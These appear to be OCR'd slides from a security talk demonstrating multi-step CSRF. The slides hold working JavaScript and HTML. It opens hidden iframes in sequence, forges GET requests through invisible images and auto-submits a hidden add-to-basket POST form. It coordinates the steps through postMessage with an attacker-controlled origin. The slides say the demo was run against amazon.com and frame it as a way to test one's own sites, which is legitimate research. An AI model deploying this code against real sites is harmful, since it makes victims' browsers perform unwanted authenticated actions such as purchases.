


State built up i steps, server roundtrip in-between


Step 1
Step 2
Step 3

Forged request
to last step will
miss the previous

Can we forge timed GETs and POSTs in a deterministic, non-blind way?




csrfMultiDriver.html


invisible
iframe

csrfMulti0.html


csrfMultiDriver.html



csrfMultiDriver.html



csrfMultiDriver.html



csrfMultiDriver.html

invisible iframe

target0.html

invisible iframe

target1.html

invisible iframe

target2.html

invisible iframe

target3.html

```
<!DOCTYPE html>
<html>
<head>
    <script>
        var IFRAME_ID = "0", GET_SRC =
          "http://www.vulnerable.com/some.html?param=1";
    </script>
    <script src="../iframeGetter.js"></script>
</head>
<body onload="IFRAME_GETTER.onLoad()">
Extra easy to CSRF since it's done with HTTP GET.
</body>
</html>
```

csrfMulti0.html

```
var IFRAME_GETTER = {};
IFRAME_GETTER.haveGotten = false;
IFRAME_GETTER.reportAndGet = function() {
    var imgElement;
    if(parent != undefined) {
        parent.postMessage(IFRAME_ID,
                           "https://attackr.se:8444");
    }
    if(!IFRAME_GETTER.haveGotten) {
        imgElement = document.createElement("img");
        imgElement.setAttribute("src", GET_SRC);
        imgElement.setAttribute("height", "0");
        imgElement.setAttribute("width", "0");
        imgElement.setAttribute("onerror",
        "javascript:clearInterval(IFRAME_GETTER.intervalId)");
        document.body.appendChild(imgElement);
        IFRAME_GETTER.haveGotten = true;
    }
};
IFRAME_GETTER.onLoad = function() {
    IFRAME_GETTER.intervalId =
      setInterval(IFRAME_GETTER.reportAndGet, 1000);
};
```

iframeGetter.js

The wait for a GET CSRF is over when onerror fires

```
imgElement.setAttribute("onerror",
"javascript:clearInterval(IFRAME_GETTER.intervalId)");
```

iframeGetter.js

```html
<!DOCTYPE html>
<html>
<head>
    <script>
        var IFRAME_ID = "1";
    </script>
    <script src="../iframePoster.js"></script>
</head>
<body onload="IFRAME_POSTER.onLoad()">

<form id="target" method="POST"
 action="https://www.vulnerable.com/addBasket.html"
 style="visibility:hidden">
    <input type="text" name="goodsId"
           value="95a0b76bde6b1c76e05e28595fdf5813" />
    <input type="text" name="numberOfItems" value="1" />
    <input type="text" name="country" value="SWE" />
    <input type="text" name="proceed" value="To checkout" />
</form>

</body>
</html>
```

csrfMulti1.html

```
var IFRAME_POSTER = {};

IFRAME_POSTER.havePosted = false;

IFRAME_POSTER.reportAndPost = function() {
    if(parent != undefined) {
        parent.postMessage(IFRAME_ID,
                           "https://attackr.se:8444");
    }
    if(!IFRAME_POSTER.havePosted) {
        document.forms['target'].submit();
        IFRAME_POSTER.havePosted = true;
    }
};

IFRAME_POSTER.onLoad = function() {
    setInterval(IFRAME_POSTER.reportAndPost, 1000);
};
```

iframePoster.js

```
IFRAME_POSTER.reportAndPost = function() {
    if(parent != undefined) {
        parent.postMessage(IFRAME_ID,
                           "https://attackr.se:8444");
    }
```

The wait for a POST CSRF is over when parent stops getting messages

```
    setInterval(IFRAME_POSTER.reportAndPost, 1000);
```

iframePoster.js

```
var CSRF = function(){
  var hideIFrames = true,
      frames = [
    {id: 0, hasPosted: "no", hasOpenedIFrame: false, src: 'csrfMulti0.html'}
   ,{id: 1, hasPosted: "no", hasOpenedIFrame: false, src: 'csrfMulti1.html'}
               ],
      appendIFrame =
        function(frame) {
          var domNode = '<iframe src="' + frame.src +
                        '" height="600" width="400"' +
                        (hideIFrames ? 'style="visibility: hidden"' : '') +
                        '></iframe>';
          $("body").append(domNode);
        };
…
```

csrfMultiDriver.html

```
return {
  checkIFrames : function() {
    var frame;
    for (var i = 0; i < frames.length; i++) {
      frame = frames[i];
      if (!frame.hasOpenedIFrame) {
        appendIFrame(frame);
        frame.hasOpenedIFrame = true;
        break;  // Only open one iframe at the time
      } else if(frame.hasPosted == "no") {
        frame.hasPosted = "maybe";
        break;  // iframe not done posting, wait
      } else if(frame.hasPosted == "maybe") {
        frame.hasPosted = "yes";
        break;  // iframe not done posting, wait
      } else if (frame.hasPosted == "yes") {
        continue;  // Time to allow for the next iframe to open
      }
    }
  },

  receiveMessage : function(event) {
    if (event.origin == "https://attackr.se:8444") {
      CSRF.frames[parseInt(event.data)].hasPosted = "no";
      // Still on CSRF page so POST not done yet
    }
  }
```

csrfMultiDriver.html

Demo Multi-Step, Semi-Blind CSRF

against amazon.com which has protection against CSRF.
The intention is to show how you can test your own sites.

There used to be a protection in web 1.5

Forced Browsing

wizard-style

Shipment info ✉

